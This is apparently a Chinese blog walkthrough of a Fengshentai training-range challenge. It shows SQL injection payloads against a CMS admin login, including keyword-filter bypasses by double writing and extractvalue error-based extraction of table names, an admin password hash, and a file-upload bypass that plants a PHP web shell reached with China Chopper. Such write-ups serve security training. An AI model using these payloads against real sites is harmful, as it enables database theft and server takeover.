封神台-getshell

原创

xixihahawuwu 于 2020-11-26 17:44:18 发布 201 收藏


Tips:
注入的本质是与数据库交互(增删改查)，注入点有简单防护，常规绕过即可

有个小提示
进入靶场
御剑扫描一下


```
10    http://59.63.200.79:8003/bees/index.php                    200
11    http://59.63.200.79:8003/bees/admin/login.php              200
```

我们得到了一个admin/login.php
这个看着就很敏感。猜测是管理员的登录界面


访问进去果然是管理员的登录界面
我们转到虚拟机中去，使用bp抓下包



这里可能有的盆友和我一样，一开始验证码的模块没有显示出来。得调一下比例才可以把验证码的框显示出来。虚拟机浏览器比例的问题



输入用户名密码验证码，抓包



发送到repeater模块

寻找注入点

先尝试着在用户名处修改

```
user=admin'#&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
<body>
<div class="msg_body">
        <div class="msg_lan">操作信息</div><!--当前位置-->
        <div class="msg_contain">
                <p style="font-weight:bold;color:#1566B3">输入的密码不正确</p><p>页面将在<span id="is_time"></span>秒后自动返回</p><p id="time_url"><a
href="javascript:window.history.back(-1);">返回上一页</a></p><script type="text/javascript">time_go();</script>    </div>
</div>
```

存在注入点。这里有一个问题，就是我在第一次抓包修改用户名上传后返回的提示信息是验证码不正确，猜测这里应该有一个时间限制会自动刷新验证码，所以建议在输入用户名的密码后，输入验证码前，将验证码刷新后在输入，点击登录抓包

先猜测字段

使用order by语句

```
user=admin' order by 6#&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

当参数为6时报错

```
<div style="font-size:12px;"><p>操作数据库失败Unknown column '6' in 'order clause'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from
bees_admin where admin_name='admin' order by 6#' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);"
style="text-decration:none">返回</a></div>
```

从回显信息我们可以知道筛选字段数为5，

select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name=‘admin’ order by 6#’ limit 0,1

筛选字段为id,admin_name,admin_password,admin_purview,is_disable

从admin_name表中筛选

爆一下回显字段

使用联合查询

Union select 1,2,3,4,5

```
user=admin' union select 1,2,3,4,5 #&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
<div style="font-size:12px;"><p>操作数据库失败You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
syntax to use near '1,2,3,4,5 #' limit 0,1' at line 1<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where
admin_name='admin' 1,2,3,4,5 #' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```

根据回显我们可以知道关键字被过滤了、、、、

尝试下双写绕过

```
user=admin' uniunionon select 1,2,3,4,5 #&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
<div style="font-size:12px;"><p>操作数据库失败You have an error i
syntax to use near 'uniunionon 1,2,3,4,5 #' limit 0,1' at line 1<
admin_name='admin' uniunionon 1,2,3,4,5 #' limit 0,1</p><p id='
```

Union绕过失败，可能是我方式弄错了，这里就不试了

```
ıser=admin' union selselectct 1,2,3,4,5 #&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
div style="font-size:12px;"><p>操作数据库失败You have an e
yntax to use near 'selct 1,2,3,4,5 #' limit 0,1' at line 1<
dmin_name='admin'selct 1,2,3,4,5 #' limit 0,1</p><p id='
```

Select绕过成功，但是没有回显字段

这边用到一个报错注入extractvalue（1，‘~’）

查询数据库user' a and nd extractvalue(1,concat('~',(database()),'~')) #

```
user=admin' a and nd extractvalue(1,concat('~',(database()),'~')) #&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
p>操作数据库失败XPATH syntax error: '~bees~'<br>sql:select id,admin_na
```

得到数据库名bees
接下来要查询所有的数据表
需要注意的是，extractvalue（1，‘~’）注入能查询的字符串最大长度为32
但我们之前也知道了，网站对我们进行了一个关键字过滤，需要双写来绕过才行
也就是说我们需要解决查询字符串长度的问题
我们需要使用substr（）函数来截取字符串
输入查询语句
a and nd extractvalue(1,substr(concat('~',(selselectect group_concat(table_name) fr from om information_schema.tables w where here table_schema like database()),'~'),1,30)) #通过调整substr中的len参数来获取所有的数据表

```
user=admin' a and nd extractvalue(1,substr(concat('~',(selselectect group_concat(table_name) fr from om information_schema.tables w where here table_schema like database()),'~'),1,30)) #&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
'~bees_admin,bees_admin_group,bee'<br>s
```

之前我们得到了五个字段id,admin_name,admin_password,admin_purview,is_disable
我们从bees_admin中查询admin_name和admin_password
注入a and nd extractvalue(1,concat('~',(selselectect admin_name fr from om bees_admin limit 1),'~')) #

```
user=admin' a and nd extractvalue(1,concat('~',(selselectect admin_name fr from om bees_admin limit 1),'~'))
#&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
<p>操作数据库失败XPATH syntax error: '~admin~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable fr
admin' and extractvalue(1,concat('~',(select admin_name from bees_admin limit 1),'~')) #' limit 0,1</p><p id="time url"
```

用户名是我们之前猜测的admin
注入a and nd extractvalue(1,substr(concat('~',(selselectect admin_password fr from om bees_admin limit 1),'~'),10)) #
这里依旧调整参数来不断获取参数

```
user=admin' a and nd extractvalue(1,substr(concat('~',(selselectect admin_password fr from om bees_admin limit 1),'~'),1))
#&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

参数为1 时

```
: '~21232f297a57a5a743894a0e4a801fc'<br>sql:select
```

2~6时


```
user=admin' a and nd extractvalue(1,substr(concat('~',(selselectect admin_password fr from om bees_admin limit 1),'~'),6))
#&password=123456&code=e841&submit=true&submit.x=50&submit.y=25
```

```
操作数据库失败XPATH syntax error: 'f297a57a5a743894a0e4a801fc3~'<br>sql:select
in_purview,is_disable from bees_admin where admin_name='admin' and extractvalue(1,s
```

7时不回显
8~10

```
>操作数据库失败XPATH syntax error: 'a57a5a743894a0e4a801fc3~'<br>sql:select
```


再往后查询要么不回显，要么就是和8~10时一样的字符
最后一个一个md5解密字符串
得到



也就是说管理员密码为admin

登录后台

成功进入后台



在上传图片管理处可以看到我们可以修改图片，重新上传。

这里就用图片木马上传，抓包修改后缀为.php

```
----------------------------111482900910747005660571805 9
Content-Disposition: form-data; name="new_pic"; filename="56.php"
Content-Type: image/jpeg
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>操作信息</title>
<link rel="stylesheet" type="text/css" href="template/admin.css"/>
<script type="text/javascript" src="template/images/jquery.js"></script>
<script type="text/javascript">
var $time=0;
var $totaltime=5;
$is_time=$totaltime;
function time_go(){
        $is_time=$is_time-1;
        $time=$time+1;
        $('#is_time').html($is_time);
        if($time==$totaltime){
                $url=$('#time_url').find('a').attr('href');
                location.href=$url;
        }
        if($time<$totaltime){
                setTimeout("time_go()",1000);
        }
}
</script>
<style type="text/css">
```

```
body{backgroud:#f8f8f8}
</style>
</head>

<body>
<div class="msg_body">
        <div class="msg_lan">操作信息</div><!--当前位置-->
        <div class="msg_contain">
                <p style="font-weight:bold;color:#1566B3">图片更新成功！</p><p>页面将在<span id="is_time"></span>秒后自动返回</p><p id="time_url"><a
href="?pic_nav=1&nav=pic_list&admin_p_nav=content">返回上一页</a></p><script type="text/javascript">time_go();</script>    </div>
</div>

</body>
</html>
```



懵逼了。。。。。

居然没有返回文件位置

返回浏览器查看。文件已经上传上去了

吓死了。还以为又挂了


点击图片




Url返回文件位置

菜刀连接，

Flag在c盘下



。。。。
这个居然还是个假的



正确的flag在这里